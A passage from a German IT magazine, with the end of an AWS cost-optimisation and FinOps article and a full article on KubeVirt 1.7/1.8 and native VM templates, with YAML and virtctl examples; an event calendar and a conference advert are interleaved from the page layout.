nahmen ergibt sich folgendes Bild: Die On-Premise-Kosten von rund 695 Euro monatlich konnten auf circa 320 Euro in AWS gesenkt werden. Die Entwicklungsumgebung schlägt mit etwa 120 Euro zu Buche (ECS Fargate Spot nur während Geschäftszeiten, RDS auf kleinerem Instanztyp), die Produktion mit etwa 200 Euro (ECS Fargate 24/7, RDS mit Reserved Instance, Compute Savings Plan). Das entspricht einer Kostenreduktion von rund 54 Prozent. Gleichzeitig wurde der Betrieb durch den Einsatz von Managed Services vereinfacht und die Transparenz über Kosten und Ressourcenverbrauch deutlich erhöht.

Risiken und Trade-offs einer Cloud-Migration

Bei aller Kostenoptimierung sollte man die Abhängigkeiten klar benennen. ECS Fargate, RDS, CloudFront — das sind bewusste Entscheidungen für AWS-Managed-Services, die weniger Betriebsaufwand gegen stärkere Anbieterbindung tauschen. Für die Mitarbeitereinsatzplanung ist das ein akzeptabler Deal: Die Anwendung wird in AWS betrieben und ein Anbieterwechsel ist nicht geplant. Das reale Risiko liegt weniger in einem hypothetischen Provider-Wechsel als in Preisanpassungen, veränderten Konditionen oder Service-Deprecations durch AWS selbst. Terraform schützt hier nicht vor Lock-in, aber es dokumentiert die gesamte Infrastruktur deklarativ und versioniert — im Ernstfall weiß man zumindest exakt, was man hat und was zu ersetzen wäre.

Ebenso steht Kostenoptimierung nicht selten in Spannung mit Performance und Verfügbarkeit. Fargate Spot senkt die Kosten in der Entwicklung erheblich, bringt aber das Risiko ungeplanter Task-Unterbrechungen mit sich. In der Produktionsumgebung der Mitarbeitereinsatzplanung wurde deshalb bewusst auf Spot verzichtet und stattdessen auf eine Kombination aus Reserved Instance und Compute Savings Plan gesetzt. FinOps heißt nicht blind sparen. Es heißt wissen, wo man spart – und wo bewusst nicht.

Der FinOps-Werkzeugkasten für die AWS-Cloud

Zum Abschluss ein kompakter Überblick über die wichtigsten AWS-Werkzeuge für systematisches Kostenmanagement: Der AWS Pricing Calculator dient der initialen Kostenschätzung und Szenarioplanung. AWS Cost Explorer und Budgets schaffen Transparenz und ermöglichen proaktives Alerting. Der Cost Optimization Hub liefert konsolidierte Optimierungsempfehlungen über alle Accounts hinweg. Das AWS Well-Architected Framework gibt den architektonischen Rahmen für kosteneffiziente Designs vor. Der AWS Compute Optimizer analysiert die tatsächliche Ressourcenauslastung und bietet seit Ende 2025 automatisierte Umsetzung von EBS-Empfehlungen.

Die Kernbotschaften lassen sich in sechs Schritten zusammenfassen: Sorgfältige Planung bildet das Fundament. Transparenz durch Tagging und Monitoring ist die Voraussetzung für jede Optimierung. Rightsizing vor Über-Provisionierung verhindert unnötige Ausgaben. Rabattmodelle wie Reserved Instances, Savings Plans und Fargate Spot werden strategisch eingesetzt – im Bewusstsein der damit verbundenen Trade-offs. Automatisierung verhindert manuelle Fehler und Verschwendung. Und schließlich: Kostenoptimierung ist kein einmaliges Projekt, sondern ein kontinuierlicher Teamprozess im Sinne von FinOps *[2]*.

Quellen

[1] Flexera (2025): State of the Cloud Report 2025. *https://info.flexera.com/CM-REPORT-State-of-the-Cloud*

[2] FinOps Foundation: FinOps Framework. *https://www.finops.org/framework/ , https://docs.aws.amazon.com/wellarchitected/latest/cost-optimization-pillar/*

[3] Amazon Web Services: AWS Well-Architected Framework – Cost Optimization

[4] Pillar Amazon Web Services: AWS Pricing Calculator. *https://calculator.aws/*

Über den Autor

Fabian Saacke ist Cloud Consultant bei msg for automotive und entwirft und betreibt AWS-Cloud-Umgebungen für Kunden. Die im Artikel beschriebene Migration hat er selbst konzipiert und umgesetzt. Seine Erfahrungen teilt er regelmäßig als Speaker auf Fachkonferenzen.



Fabian Saacke
fabian.saacke@msg.group



Modernes VM-Management: Native Templates und weitere Neuerungen in KubeVirt

Felix Matouschek, Red Hat

Kubernetes hat sich als der Standard für die Container-Orchestrierung etabliert, doch weiterhin lässt sich nicht jede Anwendung in Containern verpacken. Gründe hierfür können Abhängigkeiten zu bestimmten Kerneln, Lizenzmodellen oder schlicht eine ausstehende Migration sein. KubeVirt ist ein Add-on für Kubernetes, welches es erlaubt, klassische virtuelle Maschinen auf Kubernetes zu betreiben. VMs werden in die Container-Welt gebracht und laufen Seite an Seite mit Containern. Dabei nutzen sie die gleichen Storage- und Netzwerk-Backends und können auch von weiteren Funktionen profitieren, welche die Plattform bietet. Dieser Artikel erscheint in Begleitung zum gleichnamigen Talk auf der CloudLand 2026. Seit der letzten CloudLand sind mit den Versionen 1.7 und 1. 8 zwei große Releases erschienen, welche KubeVirt in mehreren Bereichen erweitern und neue Funktionen bieten. Neben zahlreichen Verbesserungen bei Migrationen, Sicherheit und Performance stechen native VM-Templates als ein Feature heraus, welches die Benutzererfahrung deutlich verbessert. In diesem Artikel werfen wir einen Blick auf die Architektur von KubeVirt, die wichtigsten Neuerungen beider Releases und nehmen die neuen Templates anschließend genauer unter die Lupe.

KubeVirt unter der Haube

KubeVirt nutzt Custom Resource Definitions (CRDs), um Kubernetes zu erweitern und darüber die deklarative Verwaltung von VMs zu ermöglichen. Die zentrale Ressource ist dabei die `VirtualMachine` (VM), welche den gewünschten Zustand beschreibt. Wird eine VM gestartet, wird eine `VirtualMachineInstance` (VMI) von dieser VM abgeleitet, um die laufende VM-Instanz abzubilden. Dieses Verhältnis lässt sich mit dem von Deployments und Pods vergleichen.

Die Architektur besteht aus fünf Kernkomponenten, welche auf dem Cluster installiert werden. `virt-operator` kümmert sich um Installation und Upgrades von KubeVirt. `virt-controller` beobachtet unter anderem VM-Objekte und erzeugt die entsprechenden `virt-launcher`-Pods. `virt-api` stellt Subresource-Endpoints, etwa für das Starten oder Stoppen einer VM, und Webhooks bereit. Auf jeder Node läuft ein `virt-handler` und verwaltet die lokalen VMs. In jedem `virt-launcher`-Pod läuft schließlich eine VM, verwaltet aus der Kombination von libvirt und QEMU.

Eine minimale VM-Definition sieht wie in *Listing 1* aus.

```
apiVersion: kubevirt.io/v1
kind: VirtualMachine
metadata:
  name: my-vm
spec:
  runStrategy: Always
  template:
    spec:
      domain:
        devices: {}
        memory:
          guest: 512Mi
      volumes:
      - containerDisk:
          image: quay.io/containerdisks/fedora:latest
        name: rootdisk
```

Listing 1: Eine minimale VM-Definition

Als weitere CRDs gibt es `VirtualMachineInstancetypes` und `VirtualMachinePreferences`, welche zugewiesenen Ressourcen (CPU, Memory) beziehungsweise betriebssystemspezifische Laufzeiteinstellungen eines VM-Gastes abbilden. KubeVirt liefert bereits vordefinierte Sets für gängige Größen und Betriebssysteme mit. Beide CRDs ermöglichen einen auf Images fokussierten Workflow, sodass die eigentlichen VM-Definitionen schlank bleiben. Allerdings werden nicht alle Einstellungen abgedeckt, dazu später mehr.

Release 1.7 Highlights

Version 1.7 erschien im November 2025 und brachte einige Neuerungen mit sich, die Highlights waren:

Durch die Migration Priority Queue ist es nun möglich, Live-Migration clusterübergreifend zu priorisieren. Dies ist besonders in großen Umgebungen sehr hilfreich, da kritische Workloads hierdurch bevorzugt behandelt werden können.

```
kubectl patch kubevirt kubevirt -n kubevirt --type merge -p \
'{
  "spec": {
    "configuration": { "developerConfiguration": { "featureGates":
["Snapshot", "Template"] } }
  }
}'
```

Listing 2: Kubectl-Kommandozeile, um benötigte FeatureGates zu aktivieren

Im Zuge der Graduation von `VirtualMachinePools` wurden diese mithilfe von Erfahrungen aus dem Betrieb um kritische Funktionen erweitert. Es wurden Auto-Healing- und Scale-In-Strategien ergänzt, um ausgefallene VMs zu ersetzen. Die neue `pool.kubevirt.io/v1beta1` API unterstützt dabei proaktive und opportunistische Modi.

Ein weiteres Highlight dieses Releases ist die dezentralisierte Live-Migration, welche es erstmals erlaubt, VMs über Namespace- und Clustergrenzen hinweg live zu migrieren. Das Feature befindet sich noch in der Alpha-Phase, stellt jedoch einen Meilenstein für Multi-Cluster-Szenarien dar.

Release 1.8 Highlights

Version 1.8 folgte im März 2026 und setzt mit folgenden Highlights den Schwerpunkt auf Storage, Sicherheit und Netzwerk:

Mit der Einführung von Changed Block Tracking (CBT) werden Snapshots speicheragnostisch und deutlich effizienter, indem nur noch geänderte Blöcke gesichert werden. Bei großen VMs kann dies erhebliche Einsparungen bei Zeit und Speicherplatz bedeuten.

Auch Confidential Computing ist ein hochrelevanter Bereich in KubeVirt, welcher weiterhin ausgebaut wird. VMs mit Intel TDX können mithilfe von Attestation nun die Vertrauenswürdigkeit der Plattform kryptographisch gesichert sicherstellen.

Im Bereich Netzwerk wurde die Unterstützung von `NetworkAttachmentDefinitions` (NAD) während Live-Updates ergänzt. Dies bedeutet, dass die Netzwerkanbindung von VMs nun während der Laufzeit geändert werden kann, ohne die VM neu starten zu müssen. Ein hilfreiches Feature in Umgebungen mit dynamischen Netzwerkkonfigurationen und -Anforderungen.

Dynamic Resource Allocation (DRA)

Das erste Feature, welches besondere Aufmerksamkeit verdient und sich be-

```
apiVersion: template.kubevirt.io/v1alpha1
kind: VirtualMachineTemplate
metadata:
  name: fedora-template
spec:
  parameters:
    - name: NAME            # Generierter Parameter
      generate: expression
      from: "fedora-[a-z0-9]{5}"
    - name: INSTANCETYPE    # Statischer Parameter
      value: u1.medium
    - name: PASSWORD        # Pflichtparameter
      required: true
  virtualMachine:
    metadata:
      name: ${NAME}
    spec:
      instancetype:
        name: ${INSTANCETYPE}
      preference:
        name: fedora
      runStrategy: Always
      template:
        spec:
          domain:
            devices: {}
          volumes:
            - containerDisk:
                image: quay.io/containerdisks/fedora:latest
              name: rootdisk
            - cloudInitNoCloud:
                userData: |-
                  #cloud-config
                  user: fedora
                  password: ${PASSWORD}
                  chpasswd: { expire: False }
              name: cloudinitdisk
```

Listing 3: Ein Beispiel-VirtualMachineTemplate mit allen Parameter-Typen

reits über mehrere Releases erstreckt, ist Dynamic Resource Allocation (DRA), welches in Version 1.7 eingeführt, in Version 1.8 erweitert und im Zuge von Version 1.9 weiterhin ausgebaut wird.

Bisher mussten in Kubernetes und somit auch KubeVirt sogenannte Device-Plugins verwendet werden, um GPUs oder andere Geräte an Workloads weiterzureichen. Device-Plugins sind jedoch in ihrer Flexibilität begrenzt, sodass mit DRA ein neuer Kubernetes-Standard für die Zuweisung von Hardware-Ressourcen geschaffen wurde. DRA bietet nun deutlich mehr Flexibilität und Kombinationsmöglichkeiten.

Im Fall von KubeVirt bedeutet dies, dass GPUs in Zukunft über die Kubernetes DRA-API zugewiesen werden können. Dies ist besonders relevant für AI- und ML- oder andere Workloads, welche direkten Zugriff auf die Hardware benötigen und dabei potenziell auch Scheduling-Einschränkungen unterliegen sollen. Zukünftig sollen auch CPUs, NVMe, generische PCI-Devices und Netzwerke über DRA angebunden werden können.

Hypervisor Abstraction Layer

Eine weitere bedeutsame Neuerung in Version 1.8 ist der Hypervisor Abstraction Layer. War KubeVirt bisher eng an KVM, libvirt und QEMU gekoppelt, erlaubt der neue Abstraction Layer nun eine Entkopplung dieser Schicht.

Praktisch bedeutet dies, dass der Grundstein für die Unterstützung weiterer Hypervisoren in KubeVirt gesetzt wurde. KVM bleibt dabei der primäre und am besten getestete Hypervisor. Allerdings wird nun alternativ auch der Microsoft Hypervisor (MSHV) unterstützt.

Zusammenfassend öffnet der Hypervisor Abstraction Layer die Tür für Cloud-Provider und Plattformen wie etwa Azure, welche nicht auf KVM setzen und erweitert die potenzielle Nutzerbasis von KubeVirt somit deutlich.

Deep Dive: Native VM-Templates

Instancetypes und Preferences sind hervorragend geeignet, um cluster-unabhängige Einstellungen wie zugewiesene Ressource (CPU, Memory) und betriebssystemspezifische Laufzeiteinstellungen einer VM abzubilden und zu standardisieren. Allerdings decken sie nicht alle Einstellungen ab, welche eine vollständige VM-Definition ausmachen. An dieser Stelle seien cluster-abhängige Einstellungen, wie zum Beispiel die Netzwerk-Anbindung oder die Konfiguration von Volumes genannt, welche nicht über Instancetypes oder Preferences parametrisiert werden können.

Vor Instancetypes und Preferences gab es bereits Versuche, diese Lücke zu schließen. `VirtualMachineInstancePresets` waren ein früher Ansatz, wurden aber aufgrund von technischen Schwächen bereits seit Version 1.0 als deprecated markiert. Weiterhin bietet OpenShift ein eigenes `Template` CRD an, dieses ist jedoch Downstream-only und auf einem reinen Kubernetes nicht verfügbar.

Die neuen VM-Templates schließen diese Lücke als eine bewusst Kubernetes-nativ konzipierte Lösung. Sie funktionieren sowohl auf Kubernetes als auch auf OpenShift und erlauben es, für cluster-unabhängige Einstellungen Instancetypes und Preferences weiterzuverwenden, und diese mit clusterabhängigen Einstellungen anzureichern. Sozusagen das Beste aus beiden Welten!

Durch die plattform-unabhängige Verfügbarkeit der neuen VM-Templates bieten diese die ideale Grundlage, um neue Funktionalitäten zu implementieren, welche bisher nicht mit Templates möglich waren. Dazu gehören zum Beispiel die Konvertierung bereits existie-

DOAG EVE

JAN	01 Neujahr Do 1.	Fr 2.	Sa 3.	So 4.	02 Mo 5.	Di 6.	Mi 7.	Do 8.	Fr 9.	Sa 10.	So 11.	03 Mo 12	Di 13.	Mi 14.	Do 15.
FEB	So 1.	06 Mo 2.	Di 3.	Mi 4.	Do 5.	Fr 6.	Sa 7.	So 8.	07 Mo 9.	Di 10.	Mi 11.	Do 12.	Fr 13.	Sa 14.	So 15.
MAR	So 1.	10 Mo 2.	Di 3.	Mi 4.	Do 5.	Fr 6.	Sa 7.	So 8.	11 Mo 9.	Di 10.	Mi 11.	Do 12.	Fr 13.	Sa 14.	So 15.
APR	Mi 1.	Do 2.	Karfreitag Fr 3.	Sa 4.	Oster-sonntag So 5.	15 Oster-montag Mo 6.	Di 7.	Mi 8.	Do 9.	Fr 10.	Sa 11.	So 12.	16 Mo 13.	Di 14.	Mi 15.
MAI	Tag der Arbeit Fr 1.	Sa 2.	So 3.	19 Mo 4.	Di 5.	Mi 6.	Do 7.	Fr 8.	Sa 9.	So 10.	20 Mo 11.	Di 12.	Mi 13.	Christi Himmelfahrt Do 14.	Fr 15.
JUN	23 Mo 1.	Di 2.	Mi 3.	Do 4.	Fr 5.	Sa 6.	So 7.	24 Mo 8.	Di 9.	Mi 10.	Do 11.	Fr 12.	Sa 13.	So 14.	25 Mo 15.







JUL	Mi 1.	Do 2.	Fr 3.	Sa 4.	So 5.	28 Mo 6.	Di 7.	Mi 8.	Do 9.	Fr 10.	Sa 11.	So 12.	29 Mo 13.	Di 14.	Mi 15.
AUG	Sa 1.	So 2.	32 Mo 3.	Di 4.	Mi 5.	Do 6.	Fr 7.	Sa 8.	So 9.	33 Mo 10.	Di 11.	Mi 12.	Do 13.	Fr 14.	Sa 15.
SEP	Di 1.	Mi 2.	Do 3.	Fr 4.	Sa 5.	So 6.	37 Mo 7.	Di 8.	Mi 9.	Do 10.	Fr 11.	Sa 12.	So 13.	38 Mo 14.	Di 15.
OKT	Do 1.	Fr 2.	Tag der deutschen Einheit Sa 3.	So 4.	41 Mo 5.	Di 6.	Mi 7.	Do 8.	Fr 9.	Sa 10.	So 11.	42 Mo 12.	Di 13.	Mi 14.	Do 15.
NOV	So 1.	45 Mo 2.	Di 3.	Mi 4.	Do 5.	Fr 6.	Sa 7.	So 8.	46 Mo 9.	Di 10.	Mi 11.	Do 12.	Fr 13.	Sa 14.	So 15.
DEZ	Di 1.	Mi 2.	Do 3.	Fr 4.	Sa 5.	So 6.	50 Mo 7.	Di 8.	Mi 9.	Do 10.	Fr 11.	Sa 12.	So 13.	51 Mo 14.	Di 15.

Herausgegeben von der D
© DOAG Dienstleistungen GmbH | Ber

NTKALENDER

Fr 16.	Sa 17.	So 18.	04 Mo 19.	Di 20.	Mi 21.	Do 22.	Fr 23.	Sa 24.	So 25.	05 Mo 26.	Di 27.	Mi 28.	Do 29.	Fr 30.	Sa 31.
08 Mo 16.	Di 17.	Mi 18.	Do 19.	Fr 20.	Sa 21.	So 22.	09 Mo 23.	Di 24.	Mi 25.	Do 26.	Fr 27.	Sa 28.			
12 Mo 16.	Di 17.	Mi 18.	Do 19.	Fr 20.	Sa 21.	So 22.	13 Mo 23.	Di 24.	Mi 25.	Do 26.	Fr 27.	Sa 28.	So 29.	14 Mo 30.	Di 31.
Do 16.	Fr 17.	Sa 18.	So 19.	17 Mo 20.	Di 21.	Mi 22.	Do 23.	Fr 24.	Sa 25.	So 26.	18 Mo 27.	Di 28.	Mi 29.	Do 30.	
Sa 16.	So 17.	APEX connect + DOAG 2026 Datenbank mit Cloud Infrastructure / CloudLand			Do 21.	Fr 22.	Sa 23.	Pfingst-sonntag So 24.	22 Pfingst-montag Mo 25.	Di 26.	Mi 27.	Do 28.	Fr 29.	Sa 30.	So 31.
Di 16.	Mi 17.	Do 18.	Fr 19.	Sa 20.	So 21.	26 Mo 22.	Di 23.	Mi 24.	Do 25.	Fr 26.	Sa 27.	So 28.	27 Mo 29.	Di 30.	









Do 16.	Fr 17.	Sa 18.	So 19.	30 Mo 20.	Di 21.	Mi 22.	Do 23.	Fr 24.	Sa 25.	So 26.	31 Mo 27.	Di 28.	Mi 29.	Do 30.	Fr 31.
So 16.	34 Mo 17.	Di 18.	Mi 19.	Do 20.	Fr 21.	Sa 22.	So 23.	35 Mo 24.	Di 25.	Mi 26.	Do 27.	Fr 28.	Sa 29.	So 30.	32 Mo 31.
Mi 16.	Do 17.	Fr 18.	Sa 19.	So 20.	39 Mo 21.	Di 22.	Mi 23.	Do 24.	Fr 25.	Sa 26.	So 27.	40 Mo 28.	Di 29.	Mi 30.	
Fr 16.	Sa 17.	So 18.	43 Mo 19.	Di 20.	Mi 21.	Do 22.	Fr 23.	Sa 24.	So 25.	44 Mo 26.	Di 27.	Mi 28.	Do 29.	Fr 30.	Sa 31.
47 Mo 16.	DOAG Konferenz + Ausstellung / ENUD / KI Navigator Di 17.	Mi 18.	Do 19.	Fr 20.	Sa 21.	So 22.	48 Mo 23.	Di 24.	Mi 25.	Do 26.	Fr 27.	Sa 28.	So 29.	49 Mo 30.	
Mi 16.	Do 17.	Fr 18.	Sa 19.	So 20.	52 Mo 21.	Di 22.	Mi 23.	Heilig-abend Do 24.	1.Weih-nachtstag Fr 25.	2.Weih-nachtstag Sa 26.	So 27.	53 Mo 28.	Di 29.	Mi 30.	Silvester Do 31.

OAG e.V. (Stand: 07.01.2026)
lin | 2026 | Alle Angaben ohne Gewähr

```
# Parameter anzeigen
$ virtctl template process fedora-template --print-params

# Template verarbeiten und VM-Manifest ausgeben
$ virtctl template process fedora-template -p PASSWORD=geheim

# Template verarbeiten und VM direkt über Subresource-API erstellen
$ virtctl template process fedora-template -p PASSWORD=geheim --create

# Lokale Verarbeitung ohne Cluster-Zugriff
$ virtctl template process --local -f fedora-template.yaml -p PASSWORD=geheim
```

Listing 4: Beispiel-Kommandozeilen zur Template-Verarbeitung

```
$ virtctl template convert -f openshift-template.yaml
```

Listing 5: Kommandozeile zur Konvertierung bestehender OpenShift Templates

```
$ virtctl template create --vm-name my-configured-vm
```

Listing 6: Kommandozeile zum Erstellen eines Templates aus einer bestehenden VM

```
apiVersion: template.kubevirt.io/v1alpha1
kind: VirtualMachineTemplateRequest
metadata:
  name: promote-to-golden
spec:
  virtualMachineRef:
    name: my-configured-vm
    namespace: my-namespace
  templateName: my-golden-vm
```

Listing 7: Ein Beispiel-VirtualMachineTemplateRequest zum Erstellen eines Templates aus einer bestehenden VM

render VMs in Templates und der Export und Import von Templates.

Das VirtualMachineTemplate CRD

Um VM-Templates nutzen zu können, muss zunächst das `Template` Feature Gate zusammen mit dem `Snapshot` Feature Gate aktiviert werden. Dies ist mit folgendem Befehl möglich *(siehe Listing 2)*. Ein `VirtualMachineTemplate` definiert einen wiederverwendbaren VM-Blueprint mit Platzhaltern, welche parametrisiert werden können. Parameter werden mit der `${PARAMETER_NAME}` Syntax referenziert und bei der Verarbeitung des Templates substituiert.

Es gibt drei Parameter-Typen *(siehe Listing 3)*.

- Generierte Parameter erzeugen automatisch Werte anhand regulärer Ausdrücke, zum Beispiel für eindeutige VM-Namen
- Statische Parameter mit einem festen Standardwert, der bei Bedarf überschrieben werden kann
- Pflichtparameter, die immer angegeben werden müssen

Der Workflow ist einfach: Das Template einmal definieren, beliebig oft mit konkreten Parameterwerten verarbeiten und fertige VMs erhalten. Templates, Instancetypes und Preferences lassen sich dabei kombinieren, sodass das Template parametrisiert oder definiert wird, was Instancetypes und Preferences nicht abdecken können.

Templates verarbeiten

KubeVirts Kommandozeilentool `virtctl` bietet mehrere Wege, Templates zu verarbeiten *(siehe Listing 4)*.

Die serverseitige Verarbeitung erfolgt über die Template-Subresource-API im Cluster. Die lokale Variante mit `--local` Flag ist nützlich für Offline-Szenarien oder CI/CD-Pipelines, in denen kein direkter Cluster-Zugriff besteht. Beide Varianten verwenden dabei die gleiche Logik, um Templates zu verarbeiten. Das resultierende VM-Manifest ist daher identisch.

Aufgrund der Ähnlichkeit zu OpenShift `Templates`, können diese wie in *Listing 5* konvertiert werden.

Die Konvertierung funktioniert jedoch nur für Templates, die genau eine `VirtualMachine` und ansonsten keine weiteren Objekte enthalten.

Templates aus bestehenden VMs

Ein weiteres neues und praktisches Feature ist die Möglichkeit, Templates aus existierenden VMs zu generieren. Dies erlaubt es, eine VM zu konfigurieren und zu validieren und sie dann im Sinne eines Golden-Images zum Template zu klonen.

Dies ist mit der Kommandozeile in *Listing 6* möglich.

Oder alternativ per CRD *(siehe Listing 7)*.

```
$ kubectl apply -f fedora-template.yaml
```

Listing 8: Template erstellen

```
$ virtctl template process fedora-template --print-params
- from: fedora-[a-z0-9]{5}
  generate: expression
  name: NAME
- name: INSTANCETYPE
  value: u1.medium
- name: PASSWORD
  required: true

$ virtctl template process fedora-template -p PASSWORD=geheim
```

Listing 9: Parameter anzeigen und Template verarbeiten

An dieser Stelle sei darauf hingewiesen, dass aktuell (noch) kein automatisches Sysprep oder Sealing der VM während dieses Prozesses stattfindet. Credentials und maschinenspezifische Identifikatoren aus der Quell-VM bleiben im Template weitestgehend erhalten und müssen bei Bedarf zuvor entfernt werden. Eindeutige Identifikatoren wie Firmware Serial und UUID oder Mac-Adressen werden jedoch aus der VM-Definition entfernt.

RBAC und Zugriffskontrolle

Templates bringen ein durchdachtes Berechtigungsmodell mit unterschiedlichen Rollen-Personas mit:

- Template-Besitzer: Darf Templates erstellen und verwalten
- VM-Besitzer: Darf VMs aus Templates erstellen (benötigt `create` Berechtigung auf Template-Subresource-API oder VM API)
- Cluster-Administrator: Kann die VM-Erstellung bei Bedarf auf Templates beschränken (indem nur `create` Berechtigung auf Template-Subresource-API vergeben wird)

Besonders interessant für Unternehmen ist, dass Cluster-Administratoren erzwingen können, dass VMs ausschließlich über freigegebene Templates erstellt werden dürfen, indem die direkte VM-Erstellung unterbunden wird. Das schafft Governance und Standardisierung.

Templates aus bestehenden VMs können über Namespaces hinweg erstellt werden, wobei die Autorisierung granular gesteuert werden kann.

Ausblick

Die Entwicklung der VM-Templates findet im Zuge der nächsten KubeVirt Version weiterhin aktiv statt. Als nächster Schritt ist der Export von Templates als OCI Artifacts geplant (*siehe hierzu* Virtualization Enhancement Proposal (VEP) #256). Statt des ursprünglich diskutierten OVA/OVF-Formats fiel die Wahl letztendlich auf OCI Artifacts, da sich diese wesentlich besser in die Cloud-native Welt integrieren und die Distribution über Standard-OCI-Registries erlauben. Die Finalisierung der Spezifikation für den Import von Templates im OCI-Artifact-Format steht noch aus.

Weiterhin ist für Version 1.9 die Graduation der VM-Templates zu Beta mit einer `v1beta1` API und standardmäßig aktiviertem Feature Gate geplant. Die GA-Graduation folgt in Zukunft nach Abschluss und Implementierung der Importspezifikation.

Praktisches Beispiel

Bisher musste man mit KubeVirt auf Standard-Kubernetes für jede neue VM die YAML-Definition kopieren und manuell anpassen. Mit VM-Templates definiert man jetzt den Blueprint einmal und erzeugt beliebig viele VMs daraus.

Schritt 1: Template erstellen

Das Template aus dem vorherigen Kapitel verwenden wir auch in *Listing 8*.

Schritt 2: Parameter anzeigen und Template verarbeiten

(siehe Listing 9)

Schritt 3: VM aus Template erstellen

(siehe Listing 10)

Schritt 4: Template aus bestehender VM generieren

(siehe Listing 11)

Das generierte Template kann jetzt angepasst und für die Erstellung weiterer VMs verwendet werden. Um größtmögliche Kompatibilität zu gewähren, wurden die Instancetype und Preference während der Konvertierung in absolute Werte in der VM-Definition erweitert.

Fazit

KubeVirt ist auf dem Weg zur CNCF-Graduation und macht mit den Releases 1.7 und 1.8 große Schritte nach vorne. DRA bringt flexiblere Zuweisung von Hardware-Ressourcen wie zum Beispiel GPUs, der Hypervisor Abstraction Layer öffnet KubeVirt für neue Provider und deren Plattformen und zahlreiche Verbesserungen bei der Live-Migration, Backup und im Bereich Netzwerk erleichtern den Alltag im Umgang mit VMs.

VM-Templates vereinfachen das VM-Management im Cluster erheblich und bringen KubeVirt auf Augenhöhe mit den Templating-Möglichkeiten klassischer Virtualisierungsplattformen: das Ganze aber nun Kubernetes-nativ – mein persönliches Highlight!

VM-Templates sind aktuell in der Alpha-Phase und werden aktiv weiterentwickelt. Feedback aus der Community ist ausdrücklich erwünscht. Mehr Informationen finden sich auf *https://kubevirt.io* und im separaten Repository der VM-Templates unter *https://github.com/kubevirt/virt-template*. Der OCI-Export wird in VEP #256 unter *https://github.com/kubevirt/enhancements/issues/256* spezifiziert.

```
$ virtctl template process fedora-template -p PASSWORD=geheim --create

$ kubectl get vm
NAME            AGE    STATUS     READY
fedora-y6oar    10s    Running    True
```

Listing 10: VM aus Template erstellen

```
$ virtctl template create fedora-y6oar --name my-golden-template
virtualmachinetemplaterequest.template.kubevirt.io/fedora-y6oar-cb7ct created

$ kubectl get vmtr
NAME                  TEMPLATE              AGE    READY    PROGRESSING
fedora-y6oar-cb7ct    my-golden-template    37s    True     False

$ kubectl get vmt my-golden-template
NAME                  AGE    READY
my-golden-template    10s    True
```

Listing 11: Template aus bestehender VM generieren

Weiterführende Links

- KubeVirt: *https://kubevirt.io*
- KubeVirt User Guide: *https://kubevirt.io/user-guide*
- Release Notes v1.7: *https://kubevirt.io/user-guide/release_notes/#v170*
- Release Notes v1.8: *https://www.cncf.io/blog/2026/03/25/announcing-the-release-of-kubevirt-v1-8/*
- Common Instancetypes: *https://github.com/kubevirt/common-instancetypes*
- VM Templates: *https://github.com/kubevirt/virt-template*
- VEP #10 (GPU DRA): *https://github.com/kubevirt/enhancements/issues/10*
- VEP #76 (VM Templates): *https://github.com/kubevirt/enhancements/issues/76*
- VEP #97 (Hypervisor Abstraction): *https://github.com/kubevirt/enhancements/issues/97*
- VEP #256 (OCI Export): *https://github.com/kubevirt/enhancements/issues/256*

Über den Autor

Felix Matouschek ist Principal Software Engineer bei Red Hat und arbeitet an OpenShift Virtualization und dessen Upstream-Projekt KubeVirt. Er hat unter anderem Instancetypes und Preferences mitentwickelt und arbeitet aktuell an den nativen VM-Templates und anderen Kernkomponenten von KubeVirt. Mehr unter *https://matouschek.org* und *https://github.com/0xFelix*.



Felix Matouschek
fmatouschek@redhat.com oder
felix@matouschek.org

CLOUD NATIVE FESTIVAL

im Heide Park Soltau

CloudLand
www.cloudland.org

SUPER-SAVER

Bis 31.10.2026

